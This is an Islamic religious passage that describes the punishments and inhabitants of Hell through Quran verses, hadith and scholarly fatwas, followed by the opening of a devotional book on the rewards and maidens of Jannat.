Another food served to the people of Hell will be festering puss that oozes out of their skin, the discharge that flows from the private parts of adulterers and the decaying skin and flesh of those being burnt. It is the "juice" of the people of Hell. God says:

"So no friend has he here this Day, nor has he any food except filth from the washing of wounds which none do eat but those in sin." (Quran 69:35-37)

"This – so let them taste it – is scalding water and (foul) purulence. And other (punishments) of its type (in various) kinds." (Quran 38:57-58)

Lastly, some sinners will be fed fire from Hell as a punishment. God says:

"Indeed, those who devour the property of orphans unjustly are only consuming into their bellies fire." (Quran 4:10)

"Indeed, they who conceal what God has sent down of the Book and exchange it for a small price – those consume not into their bellies except the Fire." (Quran 2:174)

3. Its Drink

God tells in the Quran about the drink of people of Hell:

"They will be given to drink boiling water, so that it cuts up their bowels (to pieces)." (Quran 47:15)

"…And if they call for relief, they will be relieved with water like murky oil, which scalds (their) faces. Wretched is the drink, and evil is the resting place." (Quran 18:29)

"Before him is Hell, and he will be given a drink of purulent water. He will gulp it but will hardly (be able to) swallow it. And death will come to him from everywhere, but he is not to die. And before him is a massive punishment." (Quran 14:16-17)

"A boiling fluid and fluid dark, murky, intensely cold." (Quran 38:57)

The types of drink people of Hell will get to drink are as follows:

- Extremely hot water as God says:

"They will go around between it and scalding water, heated (to the utmost degree)." (Quran 55:44)

"They will be given drink from a boiling spring." (Quran 88:5)

- Flowing puss from the flesh and skin of an unbeliever. The Prophet said:

"Anyone who drinks intoxicants will be made to drink the mud of khabal. They asked, 'O Messenger of God, what is the mud of khabal?' He said, 'The sweat of the people of Hell' or the 'juice of the people of Hell.'"
(Saheeh Muslim)

- A drink like boiling oil described by the Prophet as:

"It is like boiling oil, when it is brought near a person's face, the skin of the face falls off into it." (Musnad Ahmad, Tirmidhi)

A Description of The Horror of Hellfire

The severe suffering and punishment that the people of Hellfire will experience will be so much that they will wish they can give up anything they had in the dunia (worldly life) to escape it, whether it was wealth, health, or even their own families

Allah says in the Quran:

"Indeed, those who disbelieve and die while they are disbelievers – never would the (whole) capacity of the earth in gold be accepted from one of them if he would (seek to) ransom himself with it. For those there will be a painful punishment, and they will have no helpers." (Quran 3:91)

"The criminal will wish that he could be ransomed from the punishment of that Day by his children, and his wife and his brother, and his nearest kindred who shelter him, and all – all that is on earth – so it could save him. No! Indeed, it is the Flame (of Hell), plucking out (his being) tight to the skull!" (Quran 70:11-16)

The Prophet of Islam (peace be upon him) said:

"One of the people of Hell who found most pleasure in the life of this world will be brought forth on the Day of Resurrection and will be dipped into the Fire of Hell. Then he will be asked, 'O son of Adam, have you ever seen anything good?' Have you ever enjoyed any pleasure?' He will say, 'No, by God, O Lord." [Saheeh Muslim]

Few moments in Hell and the person will forget all the good times they had in their worldly life. The Prophet of Islam informs us:

"On the Day of Resurrection, God will ask the one whose punishment in the Fire is lightest, 'If you had whatsoever you wanted on earth, would you give it to save yourself?' He will say, 'Yes.' God will say, 'I wanted less than that from you when you were still in the loins of Adam, I asked you not to associate anything in worship with Me, but you insisted on associating others in worship with Me.'" [Saheeh Al-Bukhari]

The punishments of Hell will vary in degree. The torment of some levels of Hell will be greater than others. People will be put in a level according to their deeds. The Prophet of Islam said:

"There are some whom the Fire will reach their ankles, others up to their knees, others up to their waists, and yet others up to their necks." [Saheeh Muslim]

He spoke of the lightest punishment in Hell:

"The person who will receive the least punishment among the people of Hell on the Day Resurrection will be a man, a smoldering ember will be placed under the arch of his foot. His brains will boil because of it."[Saheeh Al-Bukhari]

This person will think no one else is being punished more severely than himself, even though he will be the one receiving the lightest punishment. [Saheeh Al-Bukhari]

Many verses of the Quran speak of various levels of punishment for the people of Hell:

"The hypocrites will be in the lowest depths of the Fire." (Quran 4:145)

"and on the Day that Judgment will be established (it will be said to the angels): Cast the people of Pharaoh into the severest penalty!" (Quran 40:46)

The Fire kindled by God will burn the skin of the people of Hell. The skin is the largest organ of the body and the site of sensation where the pain of burning is felt. God will replace the burnt skin with a new one to be burnt again, and this will keep on repeating:

"Indeed, those who disbelieve in Our verses – We will drive them into a Fire. Every time their skins are roasted through We will replace them with other skins so they may taste the punishment. Indeed, God is ever Exalted in Might and Wise." (Quran 4:56)

Another punishment of Hell is melting. When super-heated water will be poured on their heads, it will melt away the internals:

"…poured upon their heads will be scalding water by which is melted that within their bellies and (their) skins."(Quran 22:19-20)

Prophet Muhammad (peace be upon him) said:

"Super-heated water will be poured onto their heads and will dissolve through it until it cuts up their innards, expelling them; until it comes out of their feet, and everything is melted. Then they will be restored as they were." Tirmidhi

Some Types of The Punishment

One of the ways God will humiliate the sinful in Hell is by gathering them on Judgment Day on their faces, blind, deaf, and dumb.

"and We will gather them on the Day of Resurrection (fallen) on their faces – blind, dumb and deaf. Their refuge is Hell; every time it subsides We increase them in blazing fire." (Quran 17:97)

"And brings an evil deed — such will be flung down on their faces into the Fire, (and it will be said), 'Are you recompensed for anything but what you used to do?'" (Quran 27:90)

"The Fire will burn their faces and they will grin therein, their lips displaced." (Quran 23:104)

"The Day their faces will be turned over in the Fire, they will say, 'How we wish we had obeyed God and obeyed the Messenger.'" (Quran 33:66)

Another painful punishment of unbelievers will be getting dragged on their faces into Hell. God says:

"Indeed, the criminals are in error and madness. The Day they are dragged into the Fire on their faces (it will be said), 'Taste the touch of Hell.'" (Quran 54:47-48)

They will be dragged on their faces while they are tied in chains and fettered:

"Those who deny the Book (the Quran) and that with which We sent Our messengers – they are going to know, when the shackles are around their necks and the chains; they will be dragged in boiling water; then in the Fire they will be filled (with flame)." (Quran 40:70-72)

The Fire will surround the unbeliever on all sides just as sins surrounded him like a sheet wound around his body:

"Theirs will be a bed of Fire and over them coverings (of Fire)…" (Quran 7:41)

"On the Day when the torment (of Hell) will cover them from above them and from underneath their feet." (Quran 29:55)

"…and surely Hell will surround the unbelievers…" (Quran 9:49)

The Fire of Hell will leap up to the hearts. The Fire will penetrate their super-sized bodies and reach the innermost depths:

"No! He will surely be thrown into the Crusher. And what can make you know what is the Crushers? It is the fire of God, (eternally) fueled, which mounts directed at the hearts." (Quran 104:4-7)

The Fire will split the entrails as mentioned by the Prophet:

"A man will be brought on the Day of Resurrection and thrown into the Fire. Then his entrails will be spilled out into the Fire and he will be forced to walk around and around like a donkey in a treadmill. The people of Hell will gather around him and say, 'O so-and-so, what is wrong with you? Did you not enjoin us to do good and forbid us to do wrong?' He will say, 'I used to order you to do good, but I did not do it and I used to forbid you to do evil, but I used to do it myself.' Then he will walk around and around like a donkey in a treadmill." [Saheeh Al-Bukhari, Saheeh Muslim]

God has described the chains, yokes, and fetters of Hell. They will be tied up with chains and dragged with yokes on their necks:

"for the rejecters We have prepared iron chains, yokes, and a blazing Fire." (Quran 76:4)

"With Us are fetters (to bind them), and a Fire (to burn them), and a food that chokes, and a penalty grievous." (Quran 73:12-13)

"We will put yokes on the necks of the unbelievers. It would only be requital for their evil deeds." (Quran 34:33)

"when yokes will be put round their necks and the chains, they will be dragged along." (Quran 40:71)

"(The stern command will say): seize him and bind him, and burn him in the blazing Fire, further, make him march in a chain, whereof the length is seventy cubits." (Quran 69:30-32)

The pagan gods and all other deities that were worshipped besides God who people thought will be their intercessors with God and bringing them closer to Him will be thrown into Hell with them. This will be to humiliate and demonstrate that these false gods have no power,

"Indeed, you (disbelievers), and that which you worship other than God,[1] are but fuel for Hell. Verily, you will enter it. Had these (false deities) been (actual) gods, they would not have entered there, but all will eternally abide therein." (Quran 21:98-99)

[1] Ibn Katheer, in his tafsir, explains that pious people and prophets from before, who were taken for gods by later generations without their consent, are not included as 'fuel for the fire'. Only the people who' liked to be worshipped' by their worshippers will be thrown therein, along 'with the ones who worshipped him' and other non-animate idols. Of people like Jesus, the Quran says: "Those for whom good has preceded from Us will be far removed there-from …" (Quran 21:101)

Description of The People of The Hellfire

How They Will Look Like?

As for the people of hellfire and how their physical appearance will look like, It was narrated from Abu Hurayrah that the Prophet (peace and blessings of Allaah be upon him) said: "The distance between the shoulders of the kaafir [in Hell] will be that of three days' swift travelling." (Narrated by al-Bukhaari, 6186; Muslim, 2852).

It was narrated that Abu Hurayrah said: The Messenger of Allaah (peace and blessings of Allaah be upon him) said: "The molar of the kaafir – or the eyetooth of the kaafir – will be like Uhud, and his skin will be as thick as three days' travelling." (Narrated by Muslim, 2851).

What kind of Life They Will Live?

After they will see their final destination they will cry and be saddened, and will cry out loud from the severity of the torment while they are in its valleys, Allaah says which means, "And they will call:' O Maalik, let your Lord put an end to us!' He will say, 'Indeed you will remain.' " (Az-Zukhruf: 77).

Their sorrow will be continuous, so they will never feel happy. Their destiny is certain (in fire) and they will never depart from it, the Prophet (peace be upon him) said as narrated by 'Abdullaah Ibn Qays, may Allaah be pleased with him, "The dwellers of Hell will cry so much that ships can sail in their tears, and their tears will be of blood"(Al-Haakim).

They will be crying because they wasted their lives without taking provisions from it for the hereafter, and the more they weep the more they feel the craving to cry. What a moment to regret for having their Creator angry with them! They will call, as Allaah says, which means, "And they will cry out therein, 'Our Lord, remove us; We will do righteousness - other than what we were doing! But did we not grant you life enough for whoever would remember therein to remember, and the Warner had come to you? So taste (the punishment), for there is not for the wrongdoers and helper.'" (Faatir: 37).

And also, "If you could but see when the criminals are hanging their heads before their Lord (saying), 'Our Lord, we have seen and heard, so return us (to the world); we will work righteousness. Indeed, they are (now) certain" (As-Sajdah: 12).

Also, "They will say, 'Our Lord, our wretchedness overcame us, and we were a people astray. Our Lord, remove us from it, and if we were to return(to evil), we would indeed be wrongdoers.'" (Al-Mu'minoon: 106-107).

They will call unto to the Lord Whom they continued to disobey, transgress His boundaries, and were enemies of His devout slaves; they will be calling unto The Lord whose judgment is just on them, and His wrath and punishment befell them. Allaah says which means,"He will say, 'Remain despised therein and do not speak to Me.'" (Al- Mu'minoon: 108).

That day, the one who cries is not sympathized with, and the one who supplicates is never responded to; it is too late to get what they desire. Their sins surround them. They continue to hope for rescue until a sound calls saying, O people of Paradise it is an eternal life which has no death, O people of Hell it is an eternal life which has no death. A Fire which cannot be resisted, and a soul which does not die, Allaah says, which means, "Indeed, whoever comes to his Lord as a criminal – indeed, for him is hell; he will neither die therein nor live." (Taa Haa: 74).

What Is Their Clothing?

God tells us that the dress of the people of Hell will be garments of fire tailored for them:

"…But those who disbelieved will have cut out for them garments of fire. Poured upon their heads will be scalding water." (Quran 22:19)

"And you will see the criminals that Day bound together in shackles, their garments of liquid pitch (melted copper) and their faces covered by the Fire." (Quran 14:49-50)

Blaming Each Other

They blame each other and belie each other, Allaah says which means, "(Allaah) will say, 'enter among nations which had passed on before you of jinn and mankind into the Fire.' Every time a nation enters, it will curse its sister until, when they have all overtaken one another therein, the last of them will say about the first of them, 'Our Lord, these had misled us, so give them a double punishment of the Fire.' He will say, 'For each is double, but you do not know.'" (Al- A'raaf: 38). Also, "And (Ibraheem) said, 'You have only taken other than Allaah idols as (a bond of) affection among you in worldly life. Then on the Day of Resurrection you will deny one another and curse one another and your refuge will be the Fire, and you will not have any helpers.'" (Al- 'Ankaboot: 25).

They become furious with those who led them astray and increased their misguidance, Allaah says, which means, "And those who disbelieved will (then) say, 'Our Lord show us those who misled us of the jinn and men (so) we may put them under our feet that they will be among the lowest.'" (Fussilat: 29).

The Condition of The Hellfire Inhabitants When They Will See Hell

When the unbeliever will see Hell, he will be filled with remorse, but it will not be of any benefit:

"And they will feel regret when they see the punishment; and they will be judged in justice, and they will not be wronged." (Quran 10:54)

The unbeliever will pray for his death when they sense its heat,

"And when they are thrown into a narrow place therein bound in chains, they will cry out thereupon for destruction. (They will be told), 'Do not cry this Day for one destruction but cry for much destruction.'" (Quran 25:13-14)

Their screams will get louder and they will call onto God hoping He will take them out of Hell:

"And they will cry out therein, 'Our Lord, remove us; we will do righteousness – other than what we were doing!'" (Quran 35:37)

They will realize theirs sins and the error of stubborn disbelief:

"And they will say, 'If only we had been listening or reasoning, we would not be among the companions of the Blaze.' And they will admit their sin, so (it is) alienation for the companions of the Blaze." (Quran 67:10-11)

Their prayers will be rejected:

"They will say, 'Our Lord, our wretchedness overcame us, and we were a people astray. Our Lord, remove us from it, and if we were to return (to evil), we would indeed be wrongdoers.' He will say, 'Remain despised therein and do not speak to Me.'" (Quran 23:106-108)

After that, they will call the keepers of Hell asking them to intercede to God on their behalf for reduction in torment:

"And those in the Fire will say to the keepers of Hell, 'Supplicate your Lord to lighten for us a day from the punishment.' They will say, 'Did there not come to you your messengers with clear proofs?' They will say, 'Yes.' They will reply, 'Then supplicate (yourselves), but the supplication of the disbelievers is not except in error.'" (Quran 40:49-50)

Their will even plead for their own destruction to relieve themselves of the pain:
"And they will call, 'O Malik, let your Lord put an end to us!' He will say, 'Indeed, you will remain.'" (Quran 43:77)

They will be told the punishment will never be reduced, it is eternal:
"Then be patient or impatient – it is all the same for you. You are only being recompensed for what you used to do." (Quran 52:16)

They will weep for a long time:
"So let them laugh a little and then weep much as recompense for what they used to earn." (Quran 9:82)

They will weep until no tears are left, then that they will weep blood, which will leave its traces as described by the Prophet:

"The people of Hell will be made to weep, and they will weep until they have no tears left. Then they will weep blood until they have, as it were, channels in their faces, if ships were put in them, they would float." [Ibn Majah]

The People of Hell Will Abide Therein Forever

The people of Hell will remain in Hell being tormented without end. This is indicated by a great deal of evidence from the Qur'aan and Sunnah.

Shaykh Ibn 'Uthaymeen was asked: Is Hell eternal or will it come to an end?

He replied:

What is definite is that it is eternal, and no other view is known among the salaf. Hence the scholars made this one of their tenets of faith, so that we believe that Hell is eternal and will last forever. This is a matter concerning which there is no doubt, because Allaah has mentioned the eternal nature of Hell in three places in the Qur'aan:

1 – In Soorat al-Nisa, where He says (interpretation of the meaning):

"Verily, those who disbelieve and did wrong [by concealing the truth about Prophet Muhammad and his message of true Islamic Monotheism written in the Tawraatt (Torah) and the Injeel (Gospel) with them]; Allaah will not forgive them, nor will He guide them to any way. Except the way of Hell, to dwell therein forever" [al-Nisa' 4:168-169]

2 – In Soorat al-Ahzaab, where He says (interpretation of the meaning):

"Verily, Allaah has cursed the disbelievers, and has prepared for them a flaming Fire (Hell) Wherein they will abide for ever" [al-Ahzaab 33:64]

3 – In Soorat al-Jinn, where He says (interpretation of the meaning):

"and whosoever disobeys Allaah and His Messenger, then verily, for him is the fire of Hell, he shall dwell therein forever" [al-Jinn 72:23]

It says in Fataawa al-Lajnah al-Daa'imah:

There is a great deal of evidence in the Qur'aan and Sunnah to show that Hell will never cease to exist, and that the kaafireen will abide in Hell forever and will never come out of it. Allaah says (interpretation of the meaning):

"This, because you took the Revelations of Allaah (this Qur'aan) in mockery, and the life of the world deceived you. So this Day, they shall not be taken out from there (Hell), nor shall they be returned to the worldly life (so that they repent to Allaah, and beg His Pardon for their sins)" [al-Jaathiyah 45:35]

"Surely, those who disbelieved in Our Ayaat (proofs, evidences, verses, lessons, signs, revelations, etc.), We shall burn them in Fire. As often as their skins are roasted through, We shall change them for other skins that they may taste the punishment" [al-Nisa' 4:56]

"but he whom He sends astray, for such you will find no Awliyaa' (helpers and protectors) besides Him, and We shall gather them together on the Day of Resurrection on their faces, blind, dumb and deaf; their abode will be Hell; whenever it abates, We shall increase for them the fierceness of the Fire.[al-Isra' 17:97]

"But those who disbelieved (in the Oneness of Allaah – Islamic Monotheism) and denied Our Ayaat (proofs, evidences, verses, lessons, signs, revelations, etc.), they will be the dwellers of the Fire, to dwell therein forever. And worst indeed is that destination"[al-Taghaabun 64:10]

“and whosoever disobeys Allaah and His Messenger, then verily, for him is the fire of Hell, he shall dwell therein forever” [al-Jinn 72:23]

“Verily, the Mujrimoon (criminals, sinners, disbelievers) will be in the torment of Hell to abide therein forever. (The torment) will not be lightened for them, and they will be plunged into destruction with deep regrets, sorrows and in despair therein. We wronged them not, but they were the Zaalimoon (polytheists, wrongdoers). And they will cry: ‘O Malik (Keeper of Hell)! Let your Lord make an end of us.” He will say: “Verily, you shall abide forever.’ Indeed We have brought the truth (Muhammad with the Qur’aan) to you, but most of you have a hatred for the truth” [al-Zukhruf 43:74-78]

And there are many other verses which all indicate that the kuffaar (disbelievers) will abide in Hell for eternity and will never come out, and it will never cease to exist. When taken all together this view is very strong and there is no room for misinterpretation.

Also, there are some proofs from the sunnah that support the belief of the eternity of the Hellfire is the following:

the Prophet (peace and blessings of Allaah be upon him) said: “A caller will call out – i.e., to the people of Paradise – ‘You will be healthy and never fall sick; you will live and never die; you will stay young and never grow old; you will feel joy and never feel sorrow.’” Narrated by Muslim.

It was also proven that the Prophet (peace and blessings of Allaah be upon him) said: “Death will be brought, in the form of a black and white ram, on the Day of Resurrection. Then the command will be given to slaughter it, then it will be said: ‘O people of Paradise, it is eternal and there is no death! O people of Hell, it is eternal and there is no death!’” Narrated by Muslim in his Saheeh.

Dialogues Between The People of Hellfire and The People of Paradise

When Allah decide who will enter the Paradise and who will enter the Hellfire, everyone sent to their final destination. People of Paradise get the chance to look at the Hellfire and how much its inhabitants are tortured there. Allah said in Quran:
When their eyes shall be turned towards the companions of the fire, they will say: "Our lord! Send us not to the company of the wrong-doers" [7:47]

They thank Allah that they were guided to the right path and were saved from the Hellfire. They thank Allah that they were saved also from those evil people who were trying to lead them astray during their lives to worship other than Allah and follow their desires.

Allah said in the Quran:
Then they will turn to one another and question one another. One of them will start and talk and say: "I had an intimate companion (on earth), "Who used to say, 'what! Are you amongst those who bear witness to the truth (of the Message)? "' When we die and become dust and bones, shall we indeed receive rewards and punishments?'". (A voice) said: "Would you like to look down?". He looked down and saw him in the midst of the fire. He said: "By Allah! You were little short of bringing me to perdition!" [37:50-56]

On the other side, when Allah gathers the wrong-doers to punish them, they blame each other of being seduced and thrown in the hellfire. Allah mentioned such dialogue in many places in Quran:
And they will turn to one another, and question one another. They will say: "It was you who used to come to us from the right hand (of power and authority)!" They will reply: "Nay, you yourselves had no faith! Nor had we any authority over you. Nay it was you who were a people in obstinate rebellion!" "So now has been proved true, against us, the Word of our Lord that we shall indeed (have to) taste (the punishment of our sins)" "We led you astray: for truly we were ourselves astray." Truly, that Day, they will (all) share in the Penalty. Verily that is how We shall deal with Sinners. [37:27-34]

The arrogant ones will say to those who had been despised: "Was it we who kept you back from Guidance after it reached you? Nay, rather, it was you who transgressed" Those who had been despised will say to to arrogant ones: "Nay! it was a plot (of yours) by day and by night: behold! You (constantly) ordered us to be ungrateful to Allah and to attribute equals to Him!" They will declare (their) repentance when they see the Penalty: We shall put yokes on the necks of the Unbelievers: it would only be requital for their (ill) deeds. [34:32-33]

That kind of relationship that was binding the wrong-doers with each other was in vain, they were disobeying Allah in their lives. Those who were followed by other people were always deceiving their followers to follow them blindly in disobeying Allah and cancel their minds.

When they see how severe their punishment will be in hellfire they will start clear themselves from one another. Allah describe that moment in the Quran:
Then would those who are followed clear themselves of those who follow (them): they would see the penalty, and all relations between them would be cut off. And those who followed would say: "If only we had one more chance, we would clear ourselves of them, as they have cleared themselves of us." Thus will Allah show them (the fruits of) their deeds as (nothing but) regrets. Nor will there be a way for them out of the Fire. [2:166-167]

They will curse one another and hate one another so much so that everyone would like the other to get a double punishment than themselves. Allah said in the Quran:
He will say: "Enter ye in the company of the peoples who passed away before you - men and jinns, - into the Fire." Every time a new people enters, it curses its sister-people (that went before), until they follow each other, all into the Fire. Saith the last about the first: "Our Lord! it is these that misled us: so give them a double penalty in the Fire." He will say: "Doubled for all" : but this ye do not understand. Then the first will say to the last: "See then! No advantage have ye over us; so taste ye of the penalty for all that ye did !" [7:38-39]

Finally, the people of Paradise will see the People of Hellfire and the following dialogue will take place "as Allah said in the Quran":
The companions of the Garden (Paradise) will call out to the Companions of the Fire: "We have indeed found the promises of our Lord to us true: have you also found your Lord's promises true?" They will say, "Yes"; but a Crier shall proclaim between them: "The curse of Allah is on the wrongdoers. Those who would hinder (men) from the path of Allah and would seek in it something crooked: they were those who denied the Hereafter." Between them shall be a veil, and on the heights will be men who would know every one by his marks: they will call out to the Companions of the Garden, "peace on you": they will not have entered, but they will have an assurance (thereof). When their eyes shall be turned towards the Companions of the Fire, they will say: "Our Lord! send us not to the company of the wrong-doers." The men on the heights will call to certain men whom they will know from their marks, saying: "Of what profit to you were your hoards and your arrogant ways? "Behold! are these not the men whom you swore that Allah with His Mercy would never bless? Enter ye the Garden: no fear shall be on you, nor shall ye grieve." The Companions of the Fire will call to the Companions of the Garden: "Pour down to us water or anything that Allah doth provide for your sustenance." They will say: "Both these things hath Allah forbidden to those who rejected Him." [7: 44-50]

In the other hand, Allah will remove any worldly hatred from hearts of people in the paradise who will thank Allah for what they got in Paradise. Allah will remove any worldly affairs that used to be among them when they were living in this worldly life will be substituted by love, Allah said in the Quran:

But (as for) those who believe and do good works - We tax not any soul beyond its scope - Such are rightful owners of the Garden. They abide therein. And We remove whatever rancour may be in their hearts. Rivers flow beneath them. And they say: The praise to Allah, Who hath guided us to this. We could not truly have been led aright if Allah had not guided us. Verily the messengers of our Lord did bring the Truth. And it is cried unto them: This is the Garden. Ye inherit it for what ye used to do. [7:42-43]

Foreword

The temporary life of this world is a great test for man. Temptations are many and man is weak. The possibilities of faltering and sinning are not remote. Of all the temptations, the temptation relating to the opposite sex is the highest. If the sexual urge of man is left unchecked and unregulated, there will be total anarchy and mischief in the world. Therefore, Almighty Allâh ﷻ placed various restrictions upon man in this regard.

To control and regulate this desire, any form of illicit affiliation with the opposite sex is strictly forbidden. To maintain a high level of morality, Islam has ordained very strict laws and many restrictions to curtail the unlawful, carnal desires of man.

All of these strict restrictions weigh heavily on the nafs the bestial self – of man. The nafs constantly seeks carnal gratification and indulgence of its desires. To control the wild desires of the nafs is no easy task. It can be likened to riding a strong, wild horse. Either the rider will keep the horse in check with great effort or the horse will throw the rider off. This is the constant struggle that exists between man and his desires in this world. For the youth, the struggle is even more intense and great.

For those people who restrain and control the desires of the nafs in this world, Allâh ﷻ has promised immense rewards in the Akirah (hereafter). Man sometimes forgets these rewards and becomes inclined to sin. If he is reminded about these rewards, his resolve to control the nafs becomes stronger and more vigorous. It becomes easier to sacrifice the desires in view of these great rewards of the Hereafter. Besides the promise of these eternal rewards of the Hereafter, there is little that can control the desires of man, especially the desires of the youth.

In this book, some of the rewards of the Hereafter, especially those relating to the gorgeous, celestial, wide-eyed beauties – the hûrs – of Jannat, have been set out in a clear and concise manner. By reading and pondering about the bounties of Jannat and its beautiful virgins, the youth will feel a renewed vigour to fight the carnal desires and strive for the pleasure of Allâh ﷻ by doing righteous deeds. Furthermore, the beauty of the women of this world will appear pale and insignificant before the beauty of those stunning damsels of Jannat.

There is not much authentic literature on this specific topic, and hence this book fulfills this requirement in a captivating way. I would recommend every youngster to acquire a copy of this book, to read it, and ponder over its contents. May Allâh ﷻ accept and reward the efforts of Ml. Abdullah Nana of the US in compiling this beneficial book and may Allâh ﷻ inspire him to produce many beneficial writings in the future as well. Amin.

The Maidens of Jannat (Paradise) and other bounties in the light of the Qurân and Ahâdîth

Introduction

Allâh ﷻ has placed in every human being the natural desire and inclination for gold, silver, money, transportation (cars), land, and other items of this world. The test for a person is how he responds to his desire for these items. If he uses these items to prepare for the hereafter, he will be successful. On the other hand, if he devotes himself to fulfilling his desire for these items and forgets about his purpose in this world, he will be amongst the losers in the hereafter.

Similarly, Allâh ﷻ has placed in every person the natural desire for the opposite sex, and out of all the desires found in a person, the greatest test for a Muslim is how he fulfills this desire. He can either fail this test by spending all his energy to unlawfully satisfy this desire, or pass this test by remaining chaste and fulfilling this desire lawfully through marriage. Rasûlullâh ﷺ said regarding the severity of this test, "I have not left a more harmful and severe temptation for men than women."[1]
This test is even greater for us today because of the generally evil environment in which we are living in. It has become very easy to commit evil and it has become somewhat difficult to do good deeds because of this environment. As Rasûlullâh ﷺ predicted, holding on to the commands of Allâh ﷻ and staying away from evil during this time has become like holding on to a burning coal.

[1] (Sahîh Bukhâri, Sahîh Muslim)

In order to motivate us to pass this test, it is very important for us to know what is the reward for controlling one's desires and staying away from evil. It becomes very easy for a person to undergo difficulty and hardship to carry out an action when he knows what reward he will receive for doing this action. For example, a person will happily go to work every day and tire himself because he knows that he will receive his paycheck at the end of the month. In the same way, Allâh ﷻ and his Rasûl ﷺ have given us a detailed description of the reward for controlling one's desires in this world, i.e. Jannat (paradise).

Jannat is a place where a person will have all that he desires, and he will live a perfect and ever-lasting life. Each pleasure of Jannat will be far more superior than the comparable pleasure found in this world, and a person will be able to completely fulfill his desire for that pleasure. For example, a person in this world is always drinking liquids to quench his thirst. No matter how many delicious and tasty beverages he consumes, he will always become thirsty again in a few hours. But, in the hereafter, a person will be able to drink as much as he desires and quench his thirst permanently.
Similarly, the women of Jannat will be far more superior than the women of this world. Once a person comes to know of this, it will become very easy for him to stay away from evil and work towards the hereafter. This book contains a detailed description of these women based on the verses of the Qurân, tafsîr (explanation of the Qurân), Ahâdith, and stories of the pious.

The purpose of this book is to motivate us to work towards the hereafter and to control our desires in this world through marriage. We should not read this book as a fairy tale or a fantasy; rather we should understand that the contents of this book are a reality for which we should all work towards. It is our fundamental belief that Jannat and Jahannam (hellfire) are already in existence and a person will fulfill all his desires in Jannat both physically and spiritually.

The permissibility of using a weak hadîth for describing virtues of actions

The majority of the ahâdith in this book are authentic ahâdith. However, I have also included weak ahâdîth because this is a topic related to virtues. The famous Shâfî' scholar, Imâm Nawawi ﷺ says in his introduction to the 'arbaîn' (40 ahâdîth) that the scholars have agreed on the permissibility of using weak Ahadîth for describing the virtues of actions.

Hâfiz ibn Hajar ﷺ has further fixed three conditions for using weak ahâdîth. One is that the hâdîth must not be very weak, i.e. at least one chain of narrators of this hadîth must be free from a narrator who is a liar, is accused of lying, or is known for making great mistakes. The second condition is that it should fit under a general principle, which is established and acted upon. Finally, the third condition is that the person acting upon this hadîth should not believe it to be established, but he should exercise caution in this regard[2].

Only those weak ahâdith have been included in this book, which meet these conditions. The classification of the ahâdîth by the eminent scholars of hadith has been included with the hâdith in Arabic.

Chapter 1: What is the greatest pleasure of Jannat?

عن أبي سعيد الخدري ﷺ إن رسول الله ﷺ قال: إن الله عز و جل يقول لأهل الجنة : يا أهل الجنة فيقولون لبيك ربنا و سعديك و الخير في يديك فيقول هل رضيتم فيقولون و ما لنا لا نرضى يا ربنا و قد أعطيتنا ما لم تعط أحدا من خلقك فيقول ألا أعطيكم أفضل من ذلك فيقولون و أي شيء أفضل من ذلك فيقول أحل عليكم رضواني فلا اسخط عليكم بعده أبدا ـ متفق عليه / البخاري (5649) ، مسلم (7140)

Abû Saî'd Khudrî ﷺ narrates that Rasûlullâh ﷺ said that Allâh ﷻ will say to the people of Jannat, "O people of Jannat." They will answer, "O our Lord, we are present and all goodness is in your hands." Allâh ﷻ will then say to them, "Are you pleased?" They will say, "O our Lord, how could we not be pleased when You have given us [those bounties] which You have not given to any of Your creation?" Allâh ﷻ will say, " Should I not give you something better than all this?" They will say, " What can be better than all this?" Allâh will say, "I enter you into My happiness and I will never become angry at you."

A person will only be able to completely enjoy the bounties of Jannat when he knows that the owner of these bounties is pleased with him and will never become angry with him. His enjoyment of these bounties will increase when he knows that it is impossible for him to lose them.

عن صهيب ﷺ أن رسول الله ﷺ قال إذا دخل أهل الجنة الجنة قال يقول الله تبارك و تعالى تريدون شيئا أزيدكم ؟ فيقولون ألم تبيض وجوهنا ألم

[3] (Sahîh Bukhâri, Sahîh Muslim)

تدخلنا الجنة وتنجنا من النار فيكشف الحجاب فما أعطوا شيئا أحب اليهم من النظر إلى ربهم – رواه مسلم (449)

Suhayb ﷺ narrates that Rasûlullâh ﷺ said, "When the people of Jannat enter into Jannat, Allâh ﷻ will say to them, 'Do you want anything else?' They will say, 'Did you not brighten our faces and enter us into Jannat? Did you not save us from Jahannam?' Then, Allâh ﷻ will remove the veil and they will not be given anything more beloved to them than the sight of their Lord."[4]

[4] (Sahîh Muslim)

Chapter 2: The superiority of the pleasures of Jannat

One second of Jannat is enough to make one forget all the difficulties and pleasures of this world

عن انس ﷺ قال : قال رسول الله ﷺ : يؤتى بأنعم أهل الدنيا من أهل النار يوم القيامة فيصبغ في النار صبغة ثم يقال يا ابن آدم هل رأيت خيرا قط هل مر بك نعيم قط فيقول لا والله يا رب و يؤتى باشد الناس بؤسا في الدنيا من أهل الجنة فيصبغ صبغة في الجنة فيقال له يا ابن آدم هل رأيت بؤسا قط هل مر بك شدة قط فيقول لا والله يا رب ما مر بي بؤس قط و لا رأيت شدة قط – رواه مسلم (7088)

Anas ﷺ narrates that Rasûlullâh ﷺ said, "On the Day of Judgement, that dweller of Jahannam (hellfire) who had lived the most luxurious life in this world will be brought and he will be put in Jahannam for a second and taken out. He will then be asked, 'O son of Adam, did you ever experience any good? Did you ever experience any comfort?' He will say, 'No, I swear by Allâh, my Lord.' Then, that dweller of Jannat who lived the most difficult life in this world will be brought and he will put in Jannat for a second and out. He will be asked, 'O son of Adam, did you ever experience any difficulty? Did you ever experience any hardship?' He will say, 'No, I swear by Allâh ﷻ, my Lord. I never experienced any hardship and I never experienced any difficulty.'" [5]

This hadîth gives us a comparison of the pleasures of this world and the pleasures of the Jannat. A person who enjoys the pleasures of Jannat for just once second will forget all the pleasures and difficulties of this world. Therefore, all of us should work towards those pleasures which are everlasting.

[5] (Sahîh Muslim)

Comparison of this world to the hereafter

عن مستورد بن شداد ﷺ عنه قال: قال رسول الله ﷺ: ما الدنيا في الآخرة إلا مثل ما يجعل أحدكم أصبعه في اليم فينظر بم يرجع - رواه مسلم (7197)

Mustawrid ﷺ narrates that Rasûlullâh ﷺ said, "The comparison of the world to the hereafter is like dipping your hand into the ocean and examining how much water you have taken out from it."[6]

In this hadîth, Rasûlullâh ﷺ has compared the pleasures of this world with the pleasures of the hereafter using a concrete example which we can understand. Otherwise, the pleasures of this world are not even a drop in the ocean compared to the pleasures of Jannat. This is because the pleasures of Jannat will last forever, whereas the pleasures of this world are temporary.

The pleasures of Jannat are un-imaginable

